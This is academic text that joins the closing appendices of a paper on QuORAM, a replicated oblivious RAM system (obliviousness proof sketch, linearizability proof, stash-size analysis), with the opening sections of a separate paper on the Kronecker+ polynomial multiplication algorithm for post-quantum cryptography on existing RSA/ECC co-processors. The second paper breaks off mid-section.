4) Given the fixed order of ORAM read and write requests for each logical request, in response to `o_read`, a proxy always fetches exactly one random path, either real or fake, from the server. There are three ways in which a path may become ready to be written back to the server. 1) The client sends an `o_write`, and then the path fetched for the corresponding `o_read` becomes ready to be written back. 2) The incompleteCacheMap becomes full and it chooses an entry to evict according to the eviction policy; the path associated with that entry becomes ready to be written back. 3) A path fetched by the daemon process is ready to be written back. When the number of paths to be written back accumulates to k, the proxy writes them back in a batch. Importantly, the adversary can predict the trigger for each of the case above, since 1) it observes every `o_read` and `o_write` requests from the client and knows the random path fetched for each `o_read`, 2) it can deduce the entries that reside in incompleteCacheMap and when it becomes full and which entry should be evicted, and 3) the adversary predicts the access from the daemon process (based on the preset interval). Therefore, observing the

write-backs to the server reveals no non-trivial information.

5) The incompleteCacheMap in QuORAM identifies blocks that are read but not yet written. Maintaining this information crucially avoids re-fetching a path from the server for a given logical request. Further, even if the incompleteCacheMap evicts an in-progress block, the proxy still retains the block locally until it is written back to the server.

6) If an adversary $\mathcal{A}$ crashes either a server or a proxy, especially in the middle of a query or a propagate phase, $\mathcal{A}$ observes the client, executing the protocol, randomly access another ORAM unit and send two sequential requests (query followed by propagate) to this additional unit.

7) The game notifies the completion of a logical operation to the adversary only *after* a quorum of ORAM units complete executing both the query and propagate phase. If the adversary delays scheduling one or more messages in either of the phases, it receives delayed notification from the game.

In the security game (defined in game $\mathcal{G}$ in §4.2), an adversary generates two data sets of the same size D_0 and D_1 and schedules multiple but finite pairs of logical requests $(lop_{0,m}, lop_{1,m})$, where m identifies each request pair generated by the adversary. The game randomly picks the challenge bit $b \in \{0,1\}$ and stores only D_b in QuORAM and executes only $lop_{b,m}$ from each request pair. To store D_b in QuORAM, the game calls Rep-ORAM on D_b by invoking $D^b_{encK_i}, K_i \leftarrow \mathsf{Encode}_i(D_b)$ for each ORAM unit i. The external server and the proxy of an ORAM unit i store the encrypted data D_{encK_i} and the secret key K_i, respectively. The game executes QuORAM's replication protocol as defined in §5.1 for each logical request $lop_{b,m}$. The adversary does not see the output value of any operation it schedules (if it did, it would be trivial to guess the challenge bit). To prove that QuORAM is *l-aaob-secure*, we need to argue that an adversary has negligible advantage over randomly guessing the value of challenge bit b.

To do this, we show that from the adversary's point of view, it cannot distinguish a real execution of the game with a simulated game that does not use D_b or $lop_{b,m}$ for either b. First, instead of storing D_b, the simulated game stores encryption of dummy blocks (e.g., zero-value) and replaces block values in each $lop_{b,m}$ logical request also with encryption of dummy blocks. Next, it simulates the view of the adversary as follows:

(i). For each `o_read` request, a quorum (majority) of ORAM unit proxies are accessed; (ii). After the first access, the proxies always fetch one random path from the server and upon receiving the server response, proxies send a (response) message back; (iii) For each `o_write` request, the same quorum of ORAM unit proxies are accessed the second time, and they return to the client a small (acknowledgement) message; (iv) The simulator keeps track of the paths that are ready to be written-back triggered by `o_write`, as well as entries evicted from the incompleteCacheMap and accesses by the daemon process, and batch-write k paths back to the server, whenever k paths become ready.

Based on the above discussed properties of QuORAM, we assert that the adversary cannot distinguish the access behavior in the real and simulated cases, even in the presence of crash failures. This implies the *l-aaob-secure* of QuORAM.

B Linearizability

As noted in TaoStore [31], the correctness of a read or write operation differs from the obliviousness of the operation. Similar to TaORAM [31], QuORAM defines correctness using linearizability or *atomic semantics*: to an external observer, a client operation appears to take effect at a specific instance between the operation's invocation and its response indicating the operation's success. This section proves the correctness of QuORAM.

To argue for the correctness of QuORAM, we use the game $\mathcal{G}$ defined in Section 4.2 where the adversary schedules logical read/write operations but with a slight modification where the adversary now receives the response values and hence the challenge bit is non-existent. We call the modified game $\mathcal{G}_{corr}$ and use it in arguing correctness.

Definitions: A history Hist represents a sequence of logical read/write operations, viewed as the transcript after executing game $\mathcal{G}_{corr}$. Each operation op_i in Hist consists of an invocation event inv_i and a response event resp_i (which occurs after a successful propagate phase in QuORAM). A history is said to be complete if for every invocation event inv_i in the history there exists a corresponding response event resp_i; and otherwise the history is said to be partial.

We represent each operation op_i as $(op_{id}, bId, tag_i, v_i, u_i)$ where op_{id} identifies a globally unique logical operation, bId identifies a data block, tag_i represents a non-decreasing tag associated with the block, v_i equals $\perp$ for read operations and otherwise block's value to be updated with, and u_i indicates the existing value of the block prior to executing op_i, derived by a client after the query phase of op_i.

Similar to [31], $\leq_{lin}$ defines a linearizable relation between any two operations op_i and op_j: $op_i \leq_{lin} op_j$ implies resp_i precedes inv_j in a given history. We note that linearizability is defined for a single data block, i.e., both op_i and op_j operate on the same block bId. Given a complete and finite history of operations executed by QuORAM, this section proves QuORAM is linearizable, provided any adversary $\mathcal{A}$ eventually delivers all messages (after delaying and/or reordering).

Lemma 1: A block bId's response value u_i, derived by a client after a successful query phase of an operation op_i, corresponds to bId's highest tagged value.

Proof: Since each logical request in QuORAM reads from and writes to a (majority) quorum, there exists at least one over-lapping ORAM unit between any two logical requests. For each ORAM unit, TaORAM [31] guarantees that the unit maintains fresh-subtree invariant: "The contents on the paths in the local subtree and stash are always up-to-date, while the server contains the most up-to-date content for the remaining

blocks". Thus, when a client executes the query phase of a logical operation op_i, at least one ORAM unit answers with block *bId*'s value u_i corresponding to the highest tag (either from the ORAM unit's proxy or the server), proving Lemma 1 holds. □

Lemma 2: Tags of a block *bId* maintained by an ORAM unit (either at the proxy or at the server) are monotonically non-decreasing.

Proof: As described in Algorithm 1, clients in QuORAM either retains tag values (for reads) or increments them (for writes) but never decrements tag values. Lemma 1 shows that a client always receives the highest tag for a block while executing the query phase, which it may retain or increment based on the type of the operation. Further, as discussed in §5.1, an ORAM unit's proxy updates a block's tag after receiving an `o_write` request *if and only if the new tag is greater than the block's current tag*. Based on the above arguments, it is shown that Lemma 2 holds. □

In our proposed system, linearizability captures two main relations between any two operations in a history: (i) the tag values of any two completed logical operations have a strict $<$ or $\leq$ relation; and (ii) a given logical operation – read or write – is atomic. The former point captures the relative ordering of logical operations. The latter point implies that if an operation op_i wrote a block, then an operation op_j immediately succeeding op_i must read the block written by op_i; and if operation op_i merely read a block without writing it, then operation op_j immediately succeeding op_i must also read the same value as op_i. We formally define the two relations captured by linearizability as follows.

Definition 1: A complete and finite history Hist is linearizable if for any two logical operations $op_i = (bId, tag_i, v_i, u_i)$ and $op_j = (bId, tag_j, v_j, u_j)$, and $op_i, op_j \in$ Hist, the following conditions hold:

1. if op_i precedes op_j, then (i) $tag_i < tag_j$ if op_j is a write operation, or (ii) $tag_i \leq tag_j$ if op_j is a read operation.
2. if op_i precedes op_j such that tag_i is the highest tag less than or equal to tag_j, then (i) $u_j = v_i$ if $v_i \neq \perp$ (op_i is a write), or (ii) $u_j = u_i$ if $v_i = \perp$ (op_i is a read).

Theorem 2: QuORAM provides linearizability.

Proof: 1 To prove the first condition, we consider the two possible types of operations op_j can be:

(i) *If op_j is a write*: From Lemma 1 and 2, a logical write always increments the highest tag of a block. Since op_j is a write, and op_i may or may not be, due to the quorum intersection, op_j receives the highest tag in its query phase and increments it. Hence, the tag of op_j is strictly greater than that of op_i.

(ii) *If op_j is a read*: From Lemma 1 and 2, given the tag of a block is monotonically non-decreasing, we know that $tag_j \not< tag_i$, as op_i precedes op_j. Since tags are incremented only on writes, if no write took place between op_i and op_j, then $tag_i = tag_j$; whereas if a write operation op_k occurred after op_i and before op_j, then $tag_i < tag_k$ (from step (i)), and by transitivity, $tag_i < tag_j$. This is true for any number of write operations between op_i and op_j. Hence, $tag_i \leq tag_j$.

2 Given that tag_i is the highest tag less than or equal to tag_j, irrespective of the type of operation of op_j, due to Lemma 1, when op_j executes the query phase, it receives the current highest tag of the block, i.e., tag_i and its associated value. (i) Now, if op_i wrote the block, then the block's value is v_i and hence when op_j queries the block, it receives v_i. Thus $u_j = v_i$. This shows that writes are atomic as any operation executing after a write reads the updated value.

(ii) If op_i merely read the value, which was equal to u_i, then since op_j immediately succeeds op_i for block *bId*, op_j's read value also equals u_i as no other operation updated the block. Thus $u_i = u_j$. This shows that reads are atomic. □

C Stash size analysis

This section analyzes QuORAM's stash size and the space utilized at the proxy can be found in the extended report [28].

Lemma 3: Similar to TaORAM, QuORAM's stash size is bounded by any function $F(N) = \omega \cdot logN$, except with negligible probability in N.

Proof: The core idea of this proof lies in mapping the execution of QuORAM to that of TaORAM in a straight-forward way. TaORAM's stash size is proved to be bounded by a function $F(N) = \omega \cdot logN$ (e.g., $F(N) = (loglogN) \cdot logN$) and by mapping QuORAM's execution to that of TaORAM we prove that QuORAM has the same stash size guarantees as TaORAM.

To analyze QuORAM's stash size, recall the details of the unbounded space issue and its solution discussed in §5.2.2. The memory issue is caused due to the asynchrony in receiving `o_read` and `o_write` requests for a logical request; if a proxy initiates a write-back in between receiving the two requests, and if the `o_read` had triggered a fake read, the proxy cannot delete the block after receiving a write acknowledgement from the server. This is because the block's latest `o_write` arrived *after* the proxy initiated the write-back. In the unlikely case that this block or any block in its path is never accessed again, this block will always reside in the Subtree. This may in-turn affect the size of the Stash. QuORAM mitigates this issue by moving such blocks to excessBlocks datastructure and the daemon process in each proxy accesses (i.e., mimics `o_read`s and `o_write`s) blocks in the excessBlocks at pre-set intervals of time. This can be viewed as, from TaORAM's perspective, all blocks that can be deleted after receiving a write-back acknowledgement from the server will be deleted from the Subtree (and some may move to excessBlocks). As seen with this abstraction, QuORAM relies on TaORAM's logic of freeing the Subtree, without any changes, and hence QuORAM's stash size analysis follows that of TaORAM and the size is bounded by any function $F(N) = \omega \cdot logN$, except with negligible probability in N. □

Post-Quantum Cryptography with Contemporary Co-Processors
Beyond Kronecker, Schönhage-Strassen & Nussbaumer

Joppe W. Bos
NXP Semiconductors
joppe.bos@nxp.com

Joost Renes
NXP Semiconductors
joost.renes@nxp.com

Christine van Vredendaal
NXP Semiconductors
christine.cloostermans@nxp.com

Abstract

There are currently over 30 billion IoT (Internet of Things) devices installed worldwide. To secure these devices from various threats one often relies on public-key cryptographic primitives whose operations can be costly to compute on resource-constrained IoT devices. To support such operations these devices often include a dedicated co-processor for cryptographic procedures, typically in the form of a big integer arithmetic unit. Such existing arithmetic co-processors do not offer the functionality that is expected by upcoming post-quantum cryptographic primitives. Regardless, contemporary systems may exist in the field for many years to come.

In this paper we propose the Kronecker+ algorithm for polynomial multiplication in rings of the form $\mathbb{Z}[X]/(X^n+1)$: the arithmetic foundation of many lattice-based cryptographic schemes. We discuss how Kronecker+ allows for re-use of existing co-processors for post-quantum cryptography, and in particular directly applies to the various finalists in the post-quantum standardization effort led by NIST. We demonstrate the effectiveness of our algorithm in practice by integrating Kronecker+ into Saber: one of the finalists in the ongoing NIST standardization effort. On our target platform, a RV32IMC with access to a dedicated arithmetic co-processor designed to accelerate RSA and ECC, Kronecker+ performs the matrix multiplication 2.8 times faster than regular Kronecker substitution and 1.7 times faster than Harvey's negated-evaluation-points method.

1 Introduction

The number of IoT devices has steadily outgrown the number of humans living on this planet and is expected to keep increasing [22]. To secure these and many other devices, Elliptic Curve Cryptography (ECC) [19, 23] and the Rivest–Shamir–Adleman (RSA) [30] algorithm are vital components in our public-key infrastructure based on secure key exchange and digital signatures. On these embedded (IoT) devices speed is a key performance indicator. To enable them to securely and efficiently execute the complex cryptographic algorithms, many have access to dedicated hardware accelerators or so-called *co-processors*. Typically, for ECC and RSA these co-processors consist of a hardware-supported instruction set that enables the device to compute large-integer arithmetic routines efficiently and securely.

With the steady progress in the development of a quantum computer, the security of our public-key infrastructure is being threatened. When a full-scale quantum computer would become a reality, Shor's algorithm [34] is able to recover private keys used in ECC/RSA in polynomial time. To prepare for this threat, alternative cryptographic algorithms are necessary; these are called *post-quantum*, or *quantum-safe*, cryptographic algorithms. In an effort to standardize such algorithms the US National Institute of Standards and Technology (NIST) put out a call for proposals [25] for cryptographers to submit candidate algorithms in 2016. As of July 2020, seven out of fifteen remaining candidates are marked as finalists of which a subset is expected to be standardized in the upcoming three years.

For embedded devices the migration to completely new public-key cryptography algorithms results in multiple practical challenges. None of the seven finalists require large integer arithmetic, which is the computationally expensive operation in both ECC and RSA and exactly what is offered by existing public-key co-processors. Adding new dedicated hardware support means a significant investment for new generations of devices that cannot be started yet as it is not clear which candidate schemes will be standardized. Additionally, the design, testing and (most prominently) the migration time for these co-processors is expected to span many years if not decades.

Five of the finalists do have in common that they are so called ring-based lattice schemes. For these schemes the primary bottleneck in terms of performance is to multiply polynomials with integer coefficients: a typical example is to work with polynomials from $\mathbb{Z}[X]/(X^n+1)$ where n is a power of two. At CHES 2019, Albrecht, Hanser, Hoeller, Pöppelmann, Virdia and Wallner [1] proposed to apply Harvey's improvements [16] to Kronecker substitution [20, 32] to con-

vert polynomial multiplication to large integer multiplication and thereby unlock the potential of the already existing co-processors. Subsequently, this approach was explored by Wang, Gu and Yang for application to post-quantum crypto scheme Saber [38].

In this paper we expand on this line of research and present a new method to realize fast polynomial arithmetic implementations on embedded devices which have access to commonly used arithmetic co-processors. We show how one can generalize Harvey's negated-evaluation-points technique such that it works in polynomial rings as frequently used in post-quantum cryptography. Harvey's algorithm is originally referred to as *multipoint* Kronecker substitution; by evaluating a polynomial at 2 appropriately chosen inputs, the method allows the polynomial product to be computed as two integer multiplications of half length each with respect to regular Kronecker substitution. However, the method does not generalize further; since the polynomial is evaluated at roots of unity in $\mathbb{Z}$, where the only choices are ± 1, one can choose at most 2 such points.

We present the *Kronecker+* algorithm that generalizes Harvey's algorithm to rings of the form $\mathbb{Z}[X]/(X^n+1)$, which after an application of Kronecker substitution *does* have roots of unity of appropriate degrees. This enables evaluation at $t = 2^\tau$ different points and splits up the integer multiplication into t multiplications of $1/t$ times the bit-length of Kronecker substitution. If the cost of integer multiplication of bit-length b is $M(b)$, the cost of Kronecker+ is $t \cdot M(b/t) + O(b)$. Performing t smaller multiplication of b/t bits is significantly faster than computing a single b-bit multiplication especially for the sizes of integers we consider in this work (where $M(b)$ can grow up to quadratic in b). Therefore, significant practical advantages can be expected from Kronecker+ if the overhead hidden in the $O(b)$ term is small enough.

This is a generalization of previous work; setting $t = 1$ corresponds to Kronecker substitution and $t = 2$ to Harvey's negated-evaluation-points algorithm. As is the case for Harvey's method, the optimal choice for t in an implementation depends on the overhead hidden in the asymptotic factor $O(b)$. As we shall see in Section 3, Kronecker+ closely resembles an NTT and therefore $O(b)$ scales approximately with $t \log t$. In particular, for larger b we can expect larger t to have a positive effect; but even for current cryptographic sizes ($b = 8192$) we shall see in Section 4 that $t = 8$ leads to the most efficient implementation on our selected platform. Note that Harvey also presents an algorithm with cost $4 \cdot M(b/4)$ by using *reciprocal* evaluation points, but the overhead in the $O(b)$ term is much larger than is the case when using negated evaluation points. For this same reason it was discarded in previous work [1, 12], as it does not seem to improve efficiency for cryptographic parameter sizes.

The Kronecker+ method can also be viewed as a *variant* of Nussbaumer polynomial multiplication [26] combined with Kronecker substitution. Whereas Nussbaumer's method requires doubling the polynomial size by padding with zeroes by lifting to a ring where a (symbolic) cyclic NTT is possible, we show that this is no longer necessary when smartly combining Nussbaumer with Kronecker substitution. More concretely, Kronecker+ *halves* the number of integer multiplications compared to a naïve application of Kronecker substitution to Nussbaumer without affecting the overhead of the transformation, and therefore results in a more efficient polynomial multiplication on contemporary co-processors. Similarly, Kronecker+ halves the *bit-lengths* of multiplications when compared to the Schönhage-Strassen [31] algorithm. We refer to §2 for much more detailed descriptions of all involved algorithms.

Algorithm	# Muls	# Bits
Kronecker (KS1)	1	$\ell n+1$
Harvey (KS2/KS3)	2	$\ell n/2+1$
Harvey (KS4)	4	$\ell n/4+1$
Kronecker + Karatsuba	$3^{\log t}$	$(\ell n+1)/t$
Kronecker + Toom-Cook-t	$2t-1$	$(\ell n+1)/t$
Kronecker + Schön.-Strassen	t	$2\ell n/t+t+1$
Nussbaumer + Kronecker	$2t$	$\ell n/t+1$
Kronecker+ (this work)	t	$\ell n/t+1$

Table 1: Comparison of number of multiplications of certain bit length required for multiplying two polynomials with n coefficients each. Here ℓ is the parameter for Kronecker substitution (i.e., evaluating at 2^ℓ) and t specifies the depth (if applicable) of the algorithm.

We can of course also combine the large integer multiplication from Kronecker substitution with other well-known integer multiplication methods. For example, Karatsuba [18] replaces one multiplication of b bits with 3 multiplications and 7 additions (or subtractions) of $b/2$ bits and can be applied recursively. In addition, r-way Toom-Cook [9, 36] generalizes this multiplication approach and replaces one b-bit multiplication with $2r-1$ multiplications of approximately b/r bits plus some overhead for the evaluation and interpolation formula used ($r = 2$-way Toom-Cook is approximately equivalent to one layer of Karatsuba). The implementation of 4-way Toom-Cook in the reference code of Saber uses 11 and 19 additions for evaluation and interpolation respectively, plus additional shifts and multiplications by (small) constants. For comparison, Kronecker+ requires t multiplications and $3t \log t$ additions ($t \log t$ for each of the forward and backward transformations) for a single multiplication. Therefore for $t = 2$ an application of Kronecker+ requires fewer $b/2$-bit multiplications *and* additions than a single layer of Karatsuba, while with $t = 4$ Kronecker+ needs fewer $b/4$-bit multiplications and additions than 4-way Toom-Cook.

A high-level overview on how to perceive our contribution in light of the various available multiplication approaches that can be combined with Kronecker is shown in Table 1. As far

as we are aware, this was not done or considered in case of Schönhage-Strassen and Nussbaumer in previous work. As stated before, Table 1 shows the Kronecker+ method either requires fewer multiplications than any other method, or requires the same number of multiplications of smaller size. Again, it should be noted that the number of multiplications does not tell the full story since each of the methods is accompanied by transformational overhead, usually in the form of additions or multiplications by small constants. However, the overhead of Kronecker+ is comparable to that of a regular NTT and of complexity $O(t \log t)$ by employing the Cooley-Tukey butterfly approach [10]. Especially for small values of τ, the overhead of the transformations is small compared to layers of Nussbaumer, Schönhage-Strassen, Karatsuba or Toom-Cook.

In the setting of the NIST finalist Kyber [33] (which is almost identical to Saber [11] for our purposes), and more specifically for the parameters of Kyber-768 ($n = 256$ and $\ell = 32$), it is shown in [1] that one polynomial multiplication can be computed using the standard Kronecker substitution approach with a single multiplication of 8193 bits, and using Harvey's negated-evaluation-points technique with two integer multiplications of 4097 bits each. Kronecker+ enables further division into exactly $t = 2^\tau$ integer multiplications of $8196/t + 1$ bits each, where $\tau < 6$ is a positive integer. The optimal choice of τ will strongly depend on platform-specific details. We refer to §4 for more details with respect to our target platform.

In short, we summarize our contributions as follows:

1. We design Kronecker+, a polynomial multiplication method that generalizes the techniques of Harvey and Nussbaumer to reduce polynomial to integer multiplications, enabling the use of contemporary co-processors.

2. We provide a detailed performance analysis of Kronecker+. In doing so, we also analyze the efficiency of the existing multipoint Kronecker substitution whose runtime was only computed asymptotically.

3. We integrate Kronecker+ into the NIST finalist Saber to demonstrate its applicability to leading post-quantum cryptography schemes. Our target platform is the RV32IMC which implements the basic 32-bit integer instruction set of RISC-V together with (among others) the M-extension of multiplication and division instructions. This platform has access to a dedicated arithmetic co-processor designed to accelerate RSA and ECC and can perform arbitrary length (modular) arithmetic. Applying Kronecker+ (with $\tau = 3$) to the matrix multiplication in Saber results in a factor 9.7 speedup over a plain-C implementation on the RISC-V platform, and speedup factors of 2.8 and 1.7 compared to Kronecker substitution and Harvey's negated-evaluation-points methods, respectively.

For the benefit of the reader, we will include high-level Sage [35] code to simplify verification of the correctness of Kronecker+ in the public version of this paper.

2 Preliminaries

2.1 NIST PQC Candidates

Of the fifteen remaining candidates in the third round of the NIST standardization effort, seven are lattice-based. These are CRYSTALS-Kyber [33], NTRU [39], Saber [11] (KEM finalists), CRYSTALS-Dilithium [21], Falcon [29] (digital signature finalists), FrodoKEM [24] and NTRU Prime [3] (KEM alternates). For our purposes the most interesting candidates are Kyber, Saber and Dilithium whose main ring operations are performed in $\mathbb{Z}_q[X]/(X^n + 1)$ for some choice of q and n fixed across all parameter sets. Many of our results can also be applied to NTRU and NTRU Prime, though one would have to change rings which in practice means doubling the size of the involved polynomials. A similar statement holds for the non-FFT operations in Falcon, while FrodoKEM does not contain any polynomial multiplication at all.

2.2 Polynomial Multiplication

Let $f = \sum_{i=0}^{n-1} f_i X^i$ and $g = \sum_{i=0}^{n-1} g_i X^i \in \mathbb{Z}[X]$ be two polynomials of degree less than n. In this section we describe various methods that exist in the literature to compute the multiplication $h = (f \cdot g) \bmod (X^n + 1)$. For many algorithms the reduction modulo $X^n + 1$ has little effect, as it is only applied (in a straightforward manner) after the more involved multiplication in $\mathbb{Z}[X]$. However, we include it here as it is crucial for some of the polynomial multiplication algorithms under discussion (e.g., Nussbaumer and Schönhage-Strassen) and is relevant for cryptographic schemes that apply them (e.g., Kyber and Saber). For these algorithms we introduce an additional parameter t, which is a positive integer dividing n.

Note that in this section we are assuming that the polynomial multiplications are performed in (quotient rings of) $\mathbb{Z}[X]$. Most algorithms however can be applied more generally over other rings $\mathcal{R}$. In this case there is an extra assumption that multiplication by t and $2t$ are injective maps, and hence that they can be inverted. This always holds for $\mathbb{Z}$, but does not necessarily hold for general rings $\mathcal{R}$.

All algorithms that we describe are well known, so one could argue that a detailed description is not necessary. We have opted to include it here for completeness, as they appear scattered over the literature with varying notation and level of detail. We add the relevant references in the respective sections. Moreover, presenting them in a single framework with unified notation will make it easier to introduce our own contributions (and, hopefully, highlight the elegance of their simplicity). Finally, inspired by Harvey [16], we set up a small

running example to ease the comparison between different (relevant) multiplication methods.

Example 1. *Let f and g be the two arbitrarily chosen polynomials $f(X) = -3-3X^2-X^3-2X^5+X^6-3X^7$ and $g(X) = 3+X+3X^2+2X^3-2X^4+3X^5+3X^6$, whose coefficients can be represented with 3 bits in the interval $[-3,3]$. The goal is to compute the product $h = (f \cdot g) \bmod X^8+1$, which is easily checked to be the polynomial $h(X) = 7+3X-4X^2-15X^3+2X^4-15X^5-4X^6-21X^7$.*

2.2.1 Karatsuba and Toom-Cook

Karatsuba [18] and its generalization Toom-Cook [9, 36] are multiplication methods which are asymptotically faster compared to the schoolbook algorithm, which runs in $O(N^2)$ for $N \times N \to 2N$ bit multiplication. The idea behind k-way Toom-Cook (where $k = 1$ is equal to schoolbook and $k = 2$ essentially to Karatsuba) is to split the single N-bit multiplication into $2k-1$ multiplications of approximately N/k bits such that the run-time is $O(N^{\log(2k-1)/\log(k)})$. This is done by evaluating the polynomials at $2k-1$ distinct points, and performing an interpolation after having performed $2k-1$ smaller multiplications. See [5] for more details on how to optimally compute the Toom-Cook multiplication.

The 2-way ($O(N^{1.585})$), 3-way ($O(N^{1.465})$) or 4-way ($O(N^{1.404})$) version of Toom-Cook are popular approaches to multiply medium-sized integers and have been applied in a variety of settings in cryptography.

2.2.2 Fast Fourier Transform in a Finite Field

Pollard showed how to define a transform in the finite field $\mathbb{Z}_q$ of integers modulo a prime q, analogous to the discrete Fourier transform, which can be computed using a Fast Fourier Transform (FTT) algorithm [28]. In cryptography this is often referred to as the Number Theoretic Transform (NTT). In this case we want to compute a polynomial product of $f, g \in \mathbb{Z}_q[X]/(X^n+1)$, where $2n \mid (q-1)$, so that the multiplicative group $\mathbb{Z}_q^*$ contains a principal $2n$-th root of unity ζ. We can then use the Chinese remainder theorem to construct the isomorphism

$$\begin{aligned}\mathbb{Z}_q[X]/(X^n+1) &\cong \textstyle\prod_{i=0}^{n-1} \mathbb{Z}_q[X]/(X-\zeta^{2i+1}) \\ f &\mapsto (f(\zeta^1), f(\zeta^3), \ldots, f(\zeta^{2n-1}))\,.\end{aligned}$$

By applying this isomorphism to f and g, their product can be reduced to n multiplications in $\mathbb{Z}_q$. As q is typically fairly small (e.g., 12 and 23 bits for the latest versions of Kyber and Dilithium, respectively), this is not interesting for modern co-processors which are aimed at hundreds or thousands of bits for ECC or RSA. Note that similar constructions can be made with n-th principal roots of unity, requiring only that $n \mid (q-1)$, which is done for instance by Kyber. We do not elaborate on this further here.

2.2.3 Nussbaumer

This algorithm was designed in 1980 and is named after its creator [26]. We base our description on those of Bernstein [4, §9] and the bachelor thesis of Van der Lubbe [37, §3.1]. The first step is to apply the transformation

$$\begin{aligned}\Psi : \mathbb{Z}[X]/(X^n+1) &\to (\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(Y-X^t)\,, \quad (1)\\ f = \textstyle\sum_{i=0}^{n-1} f_i X^i &\mapsto \Psi(f) = \textstyle\sum_{i=0}^{t-1} \left(\sum_{j=0}^{n/t-1} f_{i+jt} Y^j\right) X^i\,.\end{aligned}$$

As the polynomial $\Psi(f)$ has degree less than t in X, we can trivially lift it to $(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]$ and view it as a polynomial in $(\mathbb{Z}[Y]/(Y^{n/t}+1))[X]/(X^{2t}-1)$ where the coefficients of $\Psi(f)$ for the monomials X^i for $i = t, \ldots, 2t-1$ are 0. Similarly we obtain $\Psi(g)$.

As the coefficient ring $\mathbb{Z}[Y]/(Y^{n/t}+1)$ contains the $2t$-th principal root of unity $\zeta = Y^{n/t^2}$, we can apply a cyclic NTT with respect to ζ. For this we require the additional restriction on t that $t^2 \mid n$, as opposed to only $t \mid n$. More concretely, we compute

$$\Psi(h)(\zeta^i) = \Psi(f)(\zeta^i) \cdot \Psi(g)(\zeta^i)\,, \quad \text{for } i = 0, \ldots, 2t-1\,, \quad (2)$$

from which we can compute $2t \cdot H_j = \sum_{i=0}^{2t-1} \Psi(h)(\zeta^i)\zeta^{-ji}$. As $\Psi(h) = \sum_{j=0}^{2t-1} H_j(Y) X^j$, we can recover h by dividing by $2t$ (recall that multiplication by $2t$ was assumed to be injective), reducing modulo $Y - X^t$ and inverting Ψ.

The main cost of the algorithm is in Equation (2). The simultaneous evaluation of $\Psi(f)$ at all the roots of unity ζ^i can be computed with a Cooley-Tukey butterfly algorithm [10] with complexity $O(t \log t)$. The multiplications are in the ring $\mathbb{Z}[Y]/(Y^{n/t}+1)$, so consist of $2t$ multiplications of polynomials with n/t coefficients each. Of course there is a clear possibility for recursion, but such an analysis is not of interest for our purposes.

This Nussbaumer algorithm was applied [37] to to the post-quantum crypto scheme NewHope [2, 6] and in the setting of homomorphic encryption [7].

Example 2. *Let f and g be as chosen in Example 1. As Nussbaumer requires that $t^2 \mid n$, the largest choice for $n = 8$ we can make is $t = 2$. Splitting the ring, we find*

$$\begin{aligned}\Psi(f) &= Y^3 - 3Y - 3 + (-3Y^3 - 2Y^2 - Y) \cdot X\,,\\ \Psi(g) &= 3Y^3 - 2Y^2 + 3Y + 3 + (3Y^2 + 2Y + 1) \cdot X\,,\end{aligned}$$

as polynomials modulo $Y - X^2$. Lifting to $(Z[Y]/(Y^4+1))[X]$ and viewing them as polynomials modulo X^4-1 by setting the coefficients of X^2 and X^3 to be zero, we can apply the cyclic NTT with respect to 4-th root of unity Y^2. In other words,

$$\begin{aligned}&[\Psi(f)(1), \Psi(f)(Y^2), \Psi(f)(Y^4), \Psi(f)(Y^6)] =\\ &\quad [-2Y^3 - 2Y^2 - 4Y - 3, -1, 4Y^3 + 2Y^2 - 2Y - 3, 2Y^3 - 6Y - 5],\\ &[\Psi(g)(1), \Psi(g)(Y^2), \Psi(g)(Y^4), \Psi(g)(Y^6)] =\\ &\quad [3Y^3 + Y^2 + 5Y + 4, 5Y^3 - Y^2 + 3Y, 3Y^3 - 5Y^2 + Y + 2, Y^3 - 3Y^2 + 3Y + 6].\end{aligned}$$

Multiplying pairwise modulo Y^4+1*, we get* $[\Psi(h)(1),\Psi(h)(Y^2),\Psi(h)(Y^4),\Psi(h)(Y^6)]$ *as* $-31Y^3-25Y^2-23Y+12, -5Y^3+Y^2-3Y, 11Y^3+5Y^2+7Y+6, 25Y^3-5Y^2-45Y-30]$*. Inverting the transform with respect to* Y^2 *(i.e., applying the same NTT with* Y^6*), we obtain* $[-6Y^2-16Y-3, -21Y^3-15Y^2-15Y+3, -10Y^3-4Y^2+8Y+12, 0]$*. Finally setting* $Y=X^2$*, viewing the tuple as the coefficients of a polynomial in* X *(where* 0 *is the coefficient of* X^3*) and reducing modulo* X^8+1*, we obtain* h*.*

2.3 Utilizing Integer Multipliers

The problem of multiplying polynomials and the problem of integer multiplication are extremely related. The two can be linked by way of Kronecker substitution, which we first expand on in §2.3.1. This method has been further investigated by Harvey and afterwards been applied to Kyber and Saber, which we explain in §2.3.2. Finally we consider the Schönhage-Strassen algorithm in §2.3.3.

2.3.1 Kronecker Substitution

In 1882, Kronecker introduced a method to reduce computational problems related to multivariate polynomials to those related to univariate polynomials [20]. A hundred years later, a similar technique was introduced by Schönhage to reduce polynomial multiplications in $\mathbb{Z}[X]$ to integer multiplication (multiplication in $\mathbb{Z}$) [32]. This approach is known as the *Kronecker substitution method*.

The idea behind the method is to evaluate the polynomials at a sufficiently high two-power 2^ℓ for a positive integer ℓ, and use the resulting integers as input for a regular integer multiplication by computing $h(2^\ell)=f(2^\ell)\cdot g(2^\ell)$. Finally, the resulting integer $h(2^\ell)$ is converted back to its polynomial representation h. The result is correct if the coefficients of the resulting polynomial did not "mix" with each other, i.e. if the parameter $\ell\in\mathbb{Z}$ is sufficiently large.

The main advantage of this approach, computing a polynomial multiplication by way of an integer multiplication, is that well-studied and fast implementations of asymptotic integer multiplication methods can be used. It allows contemporary co-processors containing integer-multiplication acceleration for speeding up "classical" cryptography to be re-used for the polynomial multiplications that appear in post-quantum cryptographic primitives. This was first investigated by Albrecht, Hanser, Hoeller, Pöppelmann, Virdia and Wallner [1], who used an RSA co-processor for the implementation of Kyber-768, and subsequently applied by Wang, Gu and Yang to an implementation of Saber [38].

Note that [1] applies this technique to polynomial multiplication modulo X^n+1, as opposed to generic multiplication. Interestingly, although the coefficients of $f\cdot g$ and $(f\cdot g) \bmod X^n+1$ differ, their *upper and lower bound* do not. Indeed, a coefficient of $f\cdot g$ can be the sum of *at most* n products of coefficients of f and g, while a coefficient of $(f\cdot g) \bmod X^n+1$ is the sum of *exactly* n such coefficient products. Therefore the choice of ℓ remains the same regardless of reduction modulo X^n+1. In particular, this implies that reduction modulo X^n+1 can also be done as an intermediate step in the Kronecker domain as reduction modulo $2^{n\ell}+1$.

